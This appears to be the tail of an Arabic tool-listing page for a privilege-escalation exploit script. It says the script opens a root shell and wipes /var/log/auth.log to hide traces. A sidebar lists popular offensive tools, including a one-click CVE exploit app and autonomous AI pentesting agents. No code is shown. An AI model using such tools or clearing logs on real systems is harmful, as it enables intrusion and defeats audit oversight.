
سينشئ النص البرمجي بعض الملفات والمجلدات ولكنه سينظف بعد نفسه عند فتح قشرة الجذر (root shell) - وسينظف حتى ملف /var/log/auth.log (ولماذا لا).


الاعتمادات

  • Qualys لاكتشاف المشكلة ونشر المعلومات للعامة
  • Andris Raugulis لصنع واحد من أوائل PoCs الذي ألهمني
  • MiscGang لأن misgang@Kalmarunionen رائعون
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    398
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    259
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    257

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →